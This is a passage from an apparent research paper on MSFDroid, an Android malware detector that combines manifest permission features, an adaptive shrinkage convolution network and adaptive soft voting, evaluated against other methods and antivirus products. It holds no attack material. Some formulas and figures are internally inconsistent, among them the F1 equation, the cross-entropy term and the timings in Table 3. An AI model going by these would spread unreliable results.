The AndroidManifest.xml holds information about the application structure and is organized in the form of Components. Android Framework defines four kinds of Components, namely Activity, Service, Broadcast Receiver, and Content Provider. The manifest file also contains the list of permissions which are requested by the application to work and needed to access its components [35].

Usually, AndroidManifest.xml is encrypted, we extract the application permissions usage, components, and intent by decrypting the file into a legal XML document and parsing it. The extracted information is used to construct a feature vector.

As shown in Figure 6, malicious applications make intensive use of some specific permissions. They are more homogeneous in their functionality than general applications, requiring only a combination of specific permissions. The analysis shows that this information in the manifest file plays a crucial role in determining the type of application.

Since the set of permission and intent keywords is small, we use a sparse expression to reduce the model complexity, using the idea of the Bag of word model, which treats the occurrence of each permission and intent keyword as an independent probability. All permissions and intentions of the dataset are extracted and filtered to sieve out keywords with frequencies less than 2, constituting a lexicon containing N keywords. The keywords are removed from the list file of each application and encoded using Bag of Word model. UNK replaces the keywords not in the dictionary to form an $N + 1$-dimensional feature vector. Since the dimensionality of the bag-of-words vector is equal to that of the dictionary (the number of words in the dictionary), the bag-of-words vector is also sparse, with often only a few tens or hundreds of non-zero items in thousands or even tens of thousands of dimensions. In our model, we designed a dictionary of size 4380. If we directly use a multilayer perceptron to predict this feature, we will generate a large number of redundant parameters, which will greatly increase the size of our model, so we use a convolutional network to further extract and optimize the feature, and at the same time reduce its dimensionality so that the classifier can classify it quickly. We constructed a shallow convolutional network using three layers of adaptive shrinkage convolution as shown in Figure 7. This network finally outputs 128-dimensional feature vectors, which are finally classified by a multilayer perceptron. Next, we explain the adaptive systolic convolution unit in detail in the next subsection.




Figure 6. Statistics of permissions and intent used by benign software samples versus malware samples.



ASU Block, kernel=3, sride=2
ASU Block, kernel=3, sride=2
ASU Block, kernel=3, sride=1
AvgPool1d
1 × 4380
64 × 2190
128 × 1095
128 × 1095
128 × 1

Figure 7. Convolutional network structure and feature dimension.

3.6. Adaptive Shrinkage Convolution Unit

For many Android malware applications, malicious code fragments are mixed into a large number of normal code fragments. As a result, many noises unrelated to malicious code fragments appear in the extracted features. The features need to be noise-reduced to improve the feature learning ability to address this problem. The classical wavelet threshold noise reduction method consists of three main steps: wavelet decomposition, soft thresholding, and wavelet reconstruction; in this noise reduction method, it is a challenging problem to construct a suitable filter operator to set a reasonable soft threshold. An adaptive shrinkage convolution unit is proposed in this paper to solve this problem, its specific structure is shown in Figure 8.




Figure 8. Adaptive shrinkage convolution unit structure.

The convolutional layer is used to compute the output feature mapping by convolving the feature mapping of the previous layer with a set of filters. These filters are the only parameters of the convolutional layer and are usually learned in training by a backpropagation algorithm. This model makes two main improvements on the traditional convolutional layer, which uses convolutional kernels (filters) learned in training and kept constant in testing. In contrast, our model uses convolutional kernels that change during testing as the input varies. This is achieved by learning the kernel functions that map the inputs to the convolutional kernels through an attention mechanism. Meanwhile, the key of feature learning method is not only to extract the target information related to the labels, but it is also important to eliminate irrelevant information, so it is important to introduce soft thresholding inside the deep neural network to adaptively eliminate redundant information during the feature learning process and improve the learning of useful features. More importantly, each sample should have a different threshold value. This is because a sample set often contains many samples, and the amount of noise contained in these samples is often different. In deep learning algorithms, the size of the threshold cannot be interpreted because these features have no clear physical meaning, but the reasoning is similar, each sample should have a different threshold, so this model also uses the attention mechanism to learn to map the input to the threshold of the soft-threshold activation function.

The model representation for each convolutional layer is enhanced by superimposing convolutional kernels nonlinearly according to attention by the dynamic convolution [36,37] method. Let the traditional static convolution be represented as $y = g(W^T(x)x + b)$, where W and b are the weight matrix and bias vector, and g is an activation function, and define the dynamic convolution by aggregating multiple (K) linear functions $\tilde{W}_k^T x + \tilde{b}_k$ as in Equations (3)–(5):

$$y = g(\tilde{W}^T(x)x + \tilde{b}(x)) \tag{3}$$

$$\tilde{W}(x) = \sum_{k=1}^{K} \pi_k(x)\tilde{W}_k \tag{4}$$

$$\tilde{b}(x) = \sum_{k=1}^{K} \pi_k(x)\tilde{b}_k \tag{5}$$

where π_k is the attention weight of the kth linear equation $\tilde{W}_k^T x + \tilde{b}_k$, $\pi_k(x) \in [0,1]$ and $\sum_{k=1}^{K} \pi_k(x) = 1$, the weight $\tilde{W}(x)$ and the bias $\tilde{b}(x)$ are functions of the inputs and share the same attention. The attention weights $\pi_k(x)$ are not fixed but vary for each input x, and they represent the best aggregation of a linear model $\tilde{W}_k^T + \tilde{b}_k$ for a given input.

The aggregated model $\tilde{W}^T(x)x + \tilde{b}(x)$ is nonlinear. Therefore, it is possible to change the convolution kernel weights adaptively according to the input x to make it more expressive compared to static convolution.

Meanwhile, in this paper, based on the study of deep residual shrinkage networks [38], a soft thresholding activation function is introduced to set the features corresponding to these noises to zero with the help of soft thresholding and dynamically set the thresholds for each sample individually according to each sample through an attention mechanism, integrated into this unit as a nonlinear transformation layer. Let x be the input feature, y be the output feature, and τ be the threshold value. The formula for soft thresholding is expressed as Equation (6).

$$y = \begin{cases} x-\tau & x > \tau \\ 0 & -\tau \le x \le \tau \\ x+\tau & x < -\tau \end{cases} \tag{6}$$

This unit improves the expressiveness of the convolutional network, at the same time, it seeks a balance between the performance of the network and the computational load. The computational complexity of the convolutional kernel and activation function increases slightly, but the kernel function and activation function of the convolutional kernel need to be computed only once, and the computational resources used are much smaller than those of using more layers of convolution, thus reducing the complexity of the overall model.

3.7. Adaptive Soft Voting Ensemble Method

An ensemble learning method combines the results of two or more separate machine learning algorithms and attempts to produce results that are more accurate than any single algorithm.

Voting is a combination strategy for classification problems within ensemble learning. The basic idea is to select the class with the most output among all machine learning algorithms. There are two types of machine learning algorithm outputs for classification: one is the direct output of class labels, and the other is the output of class probabilities, using the former for voting is called Hard voting, and using the latter for classification is called Soft voting.

Soft voting obtains the weighted average of each class probability by inputting weights, and selects the class with the more significant value; soft voting returns the class labels as Argmax of the sum of predicted probabilities, which is achieved by outputting class probabilities. We propose the soft voting method using the above base models for ensemble learning. The weights of traditional static weighted average probability soft voting are determined manually. Generally, they use multiple homogeneous base models, but we extract different features using different models. Since different features and models have different training curves and fitting abilities, the voting weights need to be dynamically adjusted during the training process. So we propose a dynamic weighted soft voting method, where the gradient descent principle automatically determines the voting weights, and a new loss function is designed for this model.

Let N be the number of samples, p_i be the probability that the ith sample is a positive case, and y_i be the label of the ith sample, then the binary cross-entropy formula is as Equation (7).

$$L_{BCE}(p,y) = \frac{1}{N}\sum_{i=1}^{N} -[y_i \cdot log(p_i) + (1-y_i) \cdot log(i-p_i)] \tag{7}$$

where the probabilities $[p_1, p_2, \cdots, p_j]$ of the positive cases derived from M models and the weights W are calculated by the Hadamard product of Softmax operations to derive the probability of positive cases p_{vote} after soft voting, and the Softmax function $\sigma(W)$ and p_{vote} is calculated as Equations (8) and (9).

$$\sigma(W)_j = \frac{e^{W_j}}{\sum_{m=1}^{M} e^{W_m}} \qquad j = 1, 2, \cdots, M \tag{8}$$

$$p_{vote} = \sum_{j=1}^{M}([p_1, p_2, \cdots, p_j] \circ \sigma(W)) \tag{9}$$

The binary cross-entropy loss $[l_1, l_2, \cdots, l_j]$ derived from M models for Softmax operation and the absolute value of the difference between the value of the weights after Softmax operation are calculated as the average and multiplied by the value obtained from the weight parameter μ. Finally, the sum of this value and the binary cross-entropy of the soft voting results is calculated as the loss $Loss$ of adaptive soft voting, which is calculated as Equation (10).

$$Loss = L_{BCE}(p_{vote}, y) + \mu \times \frac{\sum_{j=1}^{M} |\sigma(-[l_1, l_2, \cdots, l_j]) - \sigma(W)|}{M} \tag{10}$$

This loss function can effectively suppress the problem that the adaptive soft voting method assigns too small weights to the base model with slow gradient decline during the training process so that the output of the base model is not considered even if the base model achieves good results at the later stage of training, leading to the problem of falling into a local optimum.

4. Experimental Results and Analysis

In this section, we first introduce the dataset, experimental environment for the experiments. Then, we compare our model with other benchmark models through several experiments to examine the performance of each module of this model, and finally we analyze the experimental results and give the experimental conclusions.

4.1. Dataset

Three publicly available datasets were used in this experiment, the CICMalDroid2020 dataset [39] and CIC-InvesAndMal2019 dataset [40] from the Canadian Institute for Cybersecurity Research (CIC) and the Drebin (2012) dataset [10] from the Institute for Systems Security at the Technical University of Braunschweig: the CICMalDroid 2020 dataset has more than 17,341 Android samples, including VirusTotal Service, Contagio Security Blog, AMD, Maldozer and other datasets used in recent research contributions; CIC-InvesAndMal2019 contains 5491 samples (426 malware and 5065 benign software); the Drebin dataset contains 5560 malware samples. Since the sample size of individual datasets is too small, we decided to combine them to build a larger dataset.

4.2. Experimental Setup

This experiment is trained on a Tesla V100 GPU (16 GB) using the Pytorch 1.9.0 framework in Centos7 and Cuda10.2 environments. The experiment sets the batch size to 16, the momentum of stochastic gradient descent SGD to 0.9, the learning rate to 0.5×10^{-2}, and the multiplicative factor of learning rate decay to 0.5.

Three metrics, area under the ROC curve (AUC), which formula is Equations (11) and (12), accuracy (ACC), which is expressed as Equation (13), and the summed mean of precision and recall (F1-Score), which is expressed as Equation (14), are selected to evaluate the model performance.

$$\text{AUC} = \frac{\sum I(P_{pos}, P_{neg})}{M \cdot N} \tag{11}$$

$$I(P_{pos}, P_{neg}) = \begin{cases} 1 & P_{pos} > P_{neg} \\ 0.5 & P_{pos} = P_{neg} \\ 0 & P_{pos} < P_{neg} \end{cases} \tag{12}$$

where M is the number of positive samples (malware), N is the number of negative samples (benign software), so there are $M \cdot N$ pairs of samples in the data set. P_{pos} is the prediction probability of positive samples, and P_{neg} is the prediction probability of negative samples.

$$\mathrm{ACC} = \frac{TP + TN}{TP + TN + FP + FN} \tag{13}$$

$$\mathrm{F1} = \frac{N - TN}{N + TP - TN} \tag{14}$$

where TP is the number of results that correctly predicted that the sample is malware, TN is the number of results that correctly predicted that the sample is not malware, FP is the number of results that incorrectly predicted that the sample is malware, and FN is the number of results that incorrectly predicted that the sample is not malware.

4.3. Comparison of Different Methods

The methodology in this paper is compared with several recent benchmark models for detecting Android malware, and their brief descriptions and experimental results are given below.

- Meenu's method: CNN-Based Android Malware Detection [41]. It Extracts permission information from AndroidManifest.xml, encodes it into a permission vector, and extracts features using LeNet.
- XushengXiao's method: An Image-Inspired and CNN-Based Android Malware Detection Approach [42]. It reads Dalvik bytecode in hexadecimal, transforms it into a three-channel color matrix, and extracts features using CNN.
- Muhammad's method: Static Malware Detection and Attribution in Android Byte-code through an End-to-End Deep System [43]. It proposes an end-to-end network to detect the byte-code of an application by using a bidirectional LSTM on the extracted opcodes to detect Android malware by using bi-directional LSTM.
- David's method: EntropLyzer: Android Malware Classification and Characterization Using Entropy Analysis of Dynamic Characteristics [44]. It proposes an entropy-based behavior analysis technique using memory, API, network, Logcat, and battery dynamic characteristics to classify and characterize Android malware.
- XushengWang's method: MFDroid: A Stacking Ensemble Learning Framework for Android Malware Detection [13]. It uses seven feature selection algorithms to select permissions, API calls and opcodes, then merges the results of each feature selection algorithm to obtain a new feature set, and subsequently uses logistic regression to obtain classification results.
- Mahindru's method: HybriDroid: an empirical analysis on efective malware detection model developed using ensemble methods [12]. It applies five distinct machine learning algorithms and non-linear ensemble decision tree forest to detect malware in Android applications.
- Ahmed's method: Mitigating adversarial evasion attacks of ransomware using ensemble learning [25]. It proposes an hybrid analysis approach to detect Android malware by monitoring memory usage, system call logs and CPU usage, statically and dynamically checking permissions, text and network-based functions.
- Ruitao's method: A Performance-Sensitive Malware Detection System Using Deep Learning on Mobile Devices [5]. It proposes a fast malware detection method by extracting manifest properties and API calls directly from the binary code of an Android application and vectorizing them, and finally using a quantized neural network.

The performance of the model is shown in Table 1, and the best results are bolded in the table. Considering the metrics of AUC, ACC, F1-Score, and average time consumption, our method achieves a better trade-off in accuracy and speed than several other methods. The time consumption of methods using dynamic or hybrid analysis is not included in the table.

Table 1. Comparison of test results of different methods on PC.

Method	AUC	ACC	F1-Score	Average Time Consumption on PC
Meenu's [41]	95.36%	93.67%	94.53%	0.64 s
XushengXiao's [42]	94.34%	93.00%	94.02%	0.22 s
XushengWang's [13]	97.66%	96.35%	96.10%	0.21 s
Muhammad's [43]	98.82%	**99.92**%	**98.35**%	0.35 s
David's [44]	99.06%	98.42%	98.20%	-
Mahindru's [12]	98.95%	98.53%	96.72%	0.15 s
Ahmed's [25]	99.38%	98.77%	98.12%	-
Ruitao's [5]	97.06%	96.75%	96.91%	0.19 s
MSFDroid	**99.52%**	97.26%	97.89%	**0.14 s**

One of them, Ruitao's method, has similar goals as our method to build lightweight detection methods that can run with Android devices, so we delved into the gap in time efficiency between our method and Ruitao's. We tested on different devices while recording the average detection time of the detected samples, and the statistics are shown in Table 2. Our method achieves more accurate detection results with faster detection speed on multiple test platforms compared to Ruitao's.

Table 2. Comparison of our method with Ruitao's in terms of time efficiency.

Device	CPU		Time Consumption	
	Model	Performance	MSFDroid	Ruitao's [5]
Galaxy J7 Pro	Exynos 7870 Octa	448	2.33 s	3.96 s
Nexux 6P	Qualcomm Snapdragon 810	514	1.57 s	2.20 s
Oppo F3	Mediatek MT6750	668	1.36 s	1.76 s
OnePlus 3	Qualcomm Snapdragon 820	759	1.05 s	1.65 s
OnePlus 5T	Qualcomm Snapdragon 835	1627	0.81 s	1.03 s
Huawei P30	HiSilicon Kirin 980	2419	0.37 s	0.46 s
OnePlus 8Pro	Qualcomm Snapdragon 865	3045	0.28 s	0.38 s

The total time consumption includes the extraction and prediction times. The extraction time is the time consumption for decompressing the APK, calculating the structural entropy of the Dalvik binary, calculating the maximum entropy-power spectral density, decoding the Android manifest file, and calculating the Bag of word model. The prediction time includes the calculation time of the base model and the calculation time of the soft voting ensemble model as described above. We selected seven devices for testing, including five real Android devices based on ARMv8 architecture with different generations of releases, and used two x86_64 architecture computers for comparison.

Our research found that time consumption is mainly related to CPU performance. It is difficult to measure CPU performance by design parameters due to inconsistencies in the CPU process, architecture design, base clock speed, and turbo boost clock speed. Therefore, we used GeekBench5 to measure CPU performance and plotted Figure 9, which includes the CPUs used in our method and Ruitao's. It reflects the single-core and multi-core performance differences of different CPUs. The results of Table 3 and Figure 9 together reflect that the multi-core performance of CPUs mainly influences the time consumption of our method.




Figure 9. CPU benchmarks

Table 3. Efficiency of running on different devices.

Device	CPU	Arch	Extraction Time	Prediction Time	Total Time
Galaxy J7 Pro	Exynos 7870 Octa	ARMv8	476.85 s	1758.161 s	2.232 s
Nexus 6P	QCOM Snapdragon 710	ARMv8	392.412 s	1183.588 ms	1.575 s
Oppo F3	Mediatek MT6750	ARMv8	375.939 ms	987.057 ms	1.363 s
OnePlus 3	QCOM Snapdragon 820	ARMv8	257.021 ms	793.548 ms	1.051 s
OnePlus 5T	QCOM Snapdragon 835	ARMv8	211.628 ms	699.563 ms	0.911 s
Huawei P30	HiSilicon Kirin 980	ARMv8	176.942 ms	195.222 ms	0.372 s
OnePlus 8Pro	QCOM Snapdragon 865	ARMv8	96.501 ms	182.123 ms	0.279 s
x64 Server	Intel Xeon Silver 4210	x86_64	67.515 ms	89.088 ms	0.157 s
x64 PC	AMD Ryzen7 5800X	x86_64	58.019 ms	46.429 ms	0.104 s

Table 2 and Figure 10 shows the time consumption of our method and Ruitao's on devices with different CPU performances. CPU performance is referenced to GeekBench5's multi-core score results, time consumption is calculated in seconds, and the data are fitted using a power function. To reduce the impact on Android malware detection, we repeat the detection five times for each APK file. Figure 10 reflects that the predicted time consumption of our method is generally lower than Ruitao's on different devices.




Figure 10. The relationship between processor performance and time consumption.

Meanwhile, we compare the number of model size and accuracy of our method and Ruitao's as shown in Figure 11. We use different base models for ensemble learning. Under the condition of achieving the same or better performance, the number of parameters of our model is much smaller than the number of parameters of several models given by Ruitao's and even better than the quantized results of Ruitao's.




Figure 11. Comparison of model size.

Since we use multiple base models and different features, to reduce the complexity of the representation, we define the abbreviations of models and features as follows. $AdaSV$ is adaptive soft voting, $ASCNN$ is adaptive shrinkage convolutional neural network, and MLP is multilayer perceptron. H is Dex head feature, M is power spectral density feature of entropy sequence of Dex file, I is permission and intent feature, and C is the combined features of Dex head features and power spectral density features of entropy sequences of Dex files.

In summary, our method has a more significant advantage in terms of performance, time efficiency, and space efficiency by comparing several dimensions.

4.4. Comparison with Anti-Virus Softwares

Compared with other methods in the literature, our method shows competitiveness in terms of performance and efficiency. However, it should eventually be compared with anti-virus products commonly used in the industry to show its practical value.

We selected five free antivirus software on the market and used the 5217 malware samples for testing. The experimental results are shown in Table 4.

Table 4. Comparison with anti-virus softwares.

Anti-Virus Software	Detection Rate	Average Time Consumption per Sample
Huorong	86.4%	0.07 s
Norton	93.7%	0.06 s
McAfee	93.8%	0.05 s
Kaspersky	94.3%	0.07 s
Avast	96.7%	0.05 s
MSFDroid	98.6%	0.14 s

In this study, we observed a large difference in the detection effectiveness of these five anti-virus software, which we believe is mainly due to their different virus libraries, which are not specifically designed to detect Android malware. The detection rate of Avast, which is the best detection, is 96.7%, and our method MSFDroid achieves a detection rate of 98.6%.

This proves that our method is more effective with the fingerprint database used by many anti-virus software.

4.5. Analysis of Experimental Results

This section compares and analyzes the performance of different base models, adaptive shrinkage convolution neural network, and adaptive soft voting.

4.5.1. A Study on the Performance of Adaptive Shrinkage Convolution

The adaptive shrinkage convolutional neural network improves performance compared to the conventional convolutional network using the same number of convolutional layers. This result in Table 5 shows that the attention mechanism is used to dynamically adjust the convolutional kernel's weights and the activation function's threshold according to the noise level. Although the introduced attention mechanism increases the size and complexity of the convolutional kernel generating function and activation function and increases the computational effort, the additional computational step can be neglected compared to the convolutional computation because the convolutional kernel parameters and the activation function threshold are only computed once. Therefore, the traditional convolutional neural network achieves higher performance with fewer convolutional layers and reduces the overall network computation.

Table 5. Performance comparison of adaptive shrinkage convolution neural network and conventional convolutional network.

Model	AUC	ACC	F1-Score
3-layer convolutional neural network	97.26%	92.57%	94.76%
6-layer convolutional neural network	98.74%	95.15%	95.61%
3-layer adaptive shrinkage convolution neural network	99.23%	95.28%	96.29%

4.5.2. A Study on the Performance of Adaptive Soft Voting Method

As shown in Table 6, by comparing the performance of different base models and adaptive soft voting assembled with multiple base models, a single base model has a limited performance on malware detection. Still, as shown in Table 7, by assembling with the adaptive soft voting method, we achieve a maximum improvement of +5%, +13%, +16% by reaching 99.52%, 96.97%, 97.89% in three performance evaluation metrics. The adaptive soft voting method assembles multiple base models. It achieves significant performance improvements, while the performance of adaptive soft voting improves more with the increase of the number of integrated base models.

Table 6. Performance between different base models and ensemble learning models.

Integration of Base Models	AUC	ACC	F1-Score
MLP(H)	95.73%	83.54%	81.07%
MLP(M)	96.12%	88.98%	91.76%
ASCNN(I)	98.06%	88.97%	88.75%
MLP(H) + MLP(M)	97.66%	94.30%	95.94%
ASCNN(I) + ASCNN(C)	99.23%	95.69%	96.76%
MLP(H) + MLP(M) + ASCNN(I)	99.39%	96.83%	97.20%
MLP(H) + MLP(M) + ASCNN(I) + ASCNN(C)	99.52%	97.26%	97.89%

We use different ensembles of base models to compare the performance of adaptive soft voting with static weighted soft voting, respectively. Under the condition of the dynamic weighted soft voting weight parameter $\mu = 0.5$, the ensembles using different base models improves in three performance metrics, including a maximum improvement of 3.49% in ACC, 2.58% in F1-Score, and 0.43% in AUC.

Table 7. Comparison of adaptive soft voting and static weighted soft voting.

Integration of Base Models	Ensemble Model	AUC	ACC	F1-Score
MLP(H)+MLP(M)	Adaptive Soft Voting ($\mu = 0.6$)	97.66%	94.30%	95.94%
	Static Weighted Soft Voting	97.14%	93.12%	95.13%
ASCNN(I)+MLP(M)	Adaptive Soft Voting ($\mu = 0.6$)	99.23%	95.28%	96.29%
	Static Weighted Soft Voting	99.13%	93.86%	95.37%
MLP(H)+MLP(M)+MLP(I)	Adaptive Soft Voting ($\mu = 0.6$)	99.39%	96.83%	97.20%
	Static Weighted Soft Voting	99.15%	94.06%	95.79%
MLP(H)+MLP(M)+ASCNN(I)+ ASCNN(C)	Adaptive Soft Voting ($\mu = 0.5$)	99.52%	97.26%	97.89%
	Static Weighted Soft Voting	99.09%	93.49%	95.42%

To investigate the reason for the performance difference between adaptive soft voting and soft voting methods with static weights, we use the ensemble of two base models, MLP(I), a multilayer perceptron with Intent & Permission features as input, and MLP(M), a multilayer perceptron with MEM-PSD features as input, and their AUC, Loss, and soft voting weights during the training process is shown in the Figures 12 and 13. It can be seen from the figures that MLP(I) has more jitter during the training process, MLP(M) has less jitter but the final performance is lower than MLP(I). In the traditional soft voting method, which cannot adjust the weight of each base model, we can see from the training curve in the Figure 12, the model with more jitter even becomes noise, which leads to a negative impact on the decision making of the voting algorithm, making its AUC curve less flat and underperforming than adaptive soft voting during the training process.

Our proposed adaptive soft voting method continuously adjusts the weights according to the performance of each base model during the training process, effectively avoiding the jitter problem caused by some base models and the noise generated by the poor performance of some base models, making the adaptive soft voting method effectively adapt to different base models and significantly improving the performance of soft voting.




Figure 12. Static weighted Soft Voting.




Figure 13. Adaptive Soft Voting ($\mu = 0.6$).

4.5.3. A Study of Weighting Parameter in Adaptive Soft Voting Loss Functions

The model's accuracy is obtained by adjusting the weight parameter μ of adaptive soft voting, conducting several experiments, and plotting the scatter plot as in Figure 14. As μ increases continuously, the accuracy peaks around $\mu = 0.8$ and decreases. When $\mu = 0$, the loss function cannot penalise the weights with large values, thus making the weights almost completely concentrated in the base model with the best effect, as shown in Figure 15. This makes the soft voting fall into a local optimum and makes the overall performance of integrated learning drop significantly.




Figure 14. Relationship between adaptive soft voting weights and performance.




Figure 15. Adaptive Soft Voting ($\mu = 0$).

5. Conclusions and Future Work

